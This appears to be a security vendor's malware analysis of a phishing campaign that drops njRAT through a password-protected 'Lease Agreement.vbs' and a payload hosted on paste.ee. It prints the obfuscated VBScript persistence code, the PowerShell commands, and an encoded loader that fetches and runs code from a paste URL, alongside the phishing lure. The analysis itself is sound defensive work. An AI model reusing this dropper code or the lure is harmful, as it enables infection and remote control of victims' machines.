
MalSpam Campaigns Download njRAT from Paste Sites

labs.k7computing.com/

By admin

March 22, 2021




Hackers have started frequently using legitimate **paste** sites to **host malware.**

Phishing emails are usually the **initial infection vector** wherein the users are tricked into executing the malign content (usually url links) in turn downloading other malicious content from such links .

Paste sites which only support plain text files are very much advantageous for the threat actors to stay undetected, wherein they can easily encode (say base64 encoding) a malicious exe and paste them on the site as plain text.

This blog is all about **njRAT**that has been found to be hosted on **paste.ee** site. Paste.ee is a free pastebin where users can submit and upload pastes as a plain text. The **initial vector** information which was found on **Twitter** is a **vbs zipped file** named “Lease Agreement.zip” and the password to open the file is mentioned as “tomorrow’s date” which can be seen in the screenshot below.



[EXTERNAL] Lease Agreement

[redacted]

ⓘ If there are problems with how this message is displayed, click here to view it in a web bro

Attention: This email originated from outside of the organization.

Find attached the Lease Agreement for your perusal.


The password is tomorrow's date, In the order following: DD/MM/YYYY

Regards,

[redacted]

Figure 1: Initial vector taken from Twitter

The first submission of the zipped file in VirusTotal being 19/02/2021 (DD/MM/YYYY) and on giving the password with the next day's date which is 20/02/2021 (DD/MM/YYYY) as mentioned in the phishing email unzips the file, as shown in Figure 2 .



0% Extracting C:\User[redacted]Desk ... 90be959b6c1fc7.zip

Elapsed time:	00:00:08	Total size:	52604
Remaining time:		Speed:	
Files:	0	Processed:	0
Compression ratio:			0

Extracting

Lease Agreement.vbs

Enter password


Enter password:

20/02/2021

☑ Show password

Figure 2:

Password for unzipping the file




8a701d676c69c043f7c349287d8e2b76ed84337b5602b6237190be959b6c1fc7

Name	Date modified	Type	Size
Lease Agreement.vbs	[redacted]	VBScript Script File	52 KB

Figure 3: Unzipped file


The “Lease Agreement.vbs” script file uses “WScript.ScriptFullName” to return the full path to the script currently being executed, with which the vbscript copies the existing file to a new file named D.vbs in the startup folder.



```
dim ZQtOyf
ZQtOyf = WScript.ScriptFullName
sUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxv
dim LfWcuG
sUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxv
LfWcuG = DyPAPl("putratS")
LfWcuG = InStr(ZQtOyf, LfWcuG)
sUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxvsUxv
if "true" and LfWcuG = 0 then
Set HTdhko = CreateObject ("Wscript.Shell")
YSuVPqZvxbmRJtCiTEvHVVuuLXAtUSoBUJNBQMOFAoxVcRykCPcASJVOTMtHhHHOhWBMuNIYXOyGEaSgGzoBjnsJXjlWXLnXlDIZUysBeJJrAiuxf
JqVULlJj
dim defGOZ
defGOZ = "[System.IO.File]::Copy('" + ZQtOyf + "','" + DyPAPl("+ emaNresU::]tnemnorivnE[ + '\sresU\:C'") +
"'\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\D.vbs')"
HTdhko.run ("powershell -command ") + defGOZ, 0, true
```

Figure 4 : Copies itself to Startup folder


On execution it connects to paste.ee from where the next stage of malware will be downloaded.



```
1...  200  HTTP           Tunnel to  pagead2.googlesyndication.com:443                 0                                                   chrome:1032
1...  200  HTTP           Tunnel to  paste.ee:443                                      0                                                   wscript:5120
1...  200  HTTP  ocsp.digicert.com  /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBdu...  1,507  max-age=131012...  application/ocsp-response  wscript:5120
1...  200  HTTP  ocsp.digicert.com  /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQS14tALDVIBvqCf...    279  max-age=126647...  application/ocsp-response  wscript:5120
1...  200  HTTP           Tunnel to  paste.ee:443                                      0                                                   powershell:1176
1...  200  HTTP  ocsp.digicert.com  /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBdu...  1,507  max-age=88380; ...  application/ocsp-response  svchost:1248
```


Figure 5: Connection to paste.ee site

The copied D.vbs script and the contained base64 encoded data is executed with the help of powershell.



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command [System.IO.File]::Copy('C:\Users\admin\AppData\Local\Temp\Rar$DIb3772.41549\Lease Agreement.vbs','C:\Users\' +
[Environment]::UserName +'\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\D.vbs')
```


Figure 6: D.vbs executed with powershell



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $Codigo =
'JA☒OAEwASQ☒mACAAPQAgACcAJQ☒yAG8AaQ☒hAGsARwA1ACcAOw☒bAEIAeQ☒0AGUAWw☒dAF0AIAAkAE8ATg☒KAHkAIAA9ACAAWw☒TAHkAcw☒0AGUAbQAuAEMAbw☒uAHYAZQ☒yAHQAXQA6ADoARg☒yAG8AbQ☒CAGEAcw☒1AD
YANA☒TAHQAcg☒pAG4AZwAoACAAJA☒OAEwASQ☒mAC4Acg☒1AHAAbA☒hAGMAZQAoACcAXwAJJwgnXwAnACwAJw☒☒ACcAKQAgACkAOw☒bAFMAeQ☒zAHQAZQ☒tAC4AQQ☒wAHAARA☒vAG0AYQ☒pAG4AXQA6ADoAQw☒1AHIAcg☒1
AG4AdA☒EAG8AbQ☒hAGkAbgAuAEwAbw☒hAGQAKAAkAE8ATg☒KAHkAKQAuAEcAZQ☒0AFQAeQ☒wAGUAKAAnAEMAbA☒hAHMAcw☒MAGkAYg☒yAGEAcg☒5ADEALg☒DAGwAYQ☒zAHMAMQAnACkALg☒HAGUAdA☒NAGUAdA☒oAG8AZAA
oACcARw☒HAFMASw☒6AFcAJwApAC4ASQ☒uAHYAbw☒rAGUAKAAkAG4AdQ☒sAGwALAAgAFsAbw☒iAGoAZQ☒jAHQAWw☒dAF0AIAAoACcAMAAvADkAbw☒LAHMAYgAvAHIALw☒1AGUALg☒1AHQAcw☒hAHAALwAvADoAcw☒wAHQAdA☒
oACcAKQApAA==';$OWjuxD = [System.Text.Encoding]::Unicode.GetString( [System.Convert]::FromBase64String( $Codigo.replace('☒','B') )
).replace('%roiakG%','TVqQ_
```

Figure 7: Base64 encoded data executed with PowerShell


The encoded base64 data contains the url from which the njRAT is going to be downloaded. To complicate identifying the url, the url is reversed, so that users cannot find the url at first sight. The ones that look like airplanes in the encoded base64 data as shown in Figure 7 and Figure 8 are simple string replacement for string ‘A’ which can be seen in Figure 8. This base64 encoded data found in Figure 7 and Figure 8 is the reverse of the exact base64 encoded data found in the url “hxxps[:]//paste[.]ee/bsKo9/0”.



```
==';[Byte[]] $ONJy = [System.Convert]::FromBase64String( $NLIf.replace('_☒_','A')
);[System.AppDomain]::CurrentDomain.Load($ONJy).GetType('ClassLibrary1.Class1').GetMethod('GGSKzW').Invoke($null, [object[]] ('0/9oKsb/r/ee.etsap//:sptth'))"
```

Figure 8: URL from which njRAT is going to be downloaded

The reversed url’s base64 encoded data can be seen in Figure 9.




paste.ee/r/bsKo9/0

```
=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
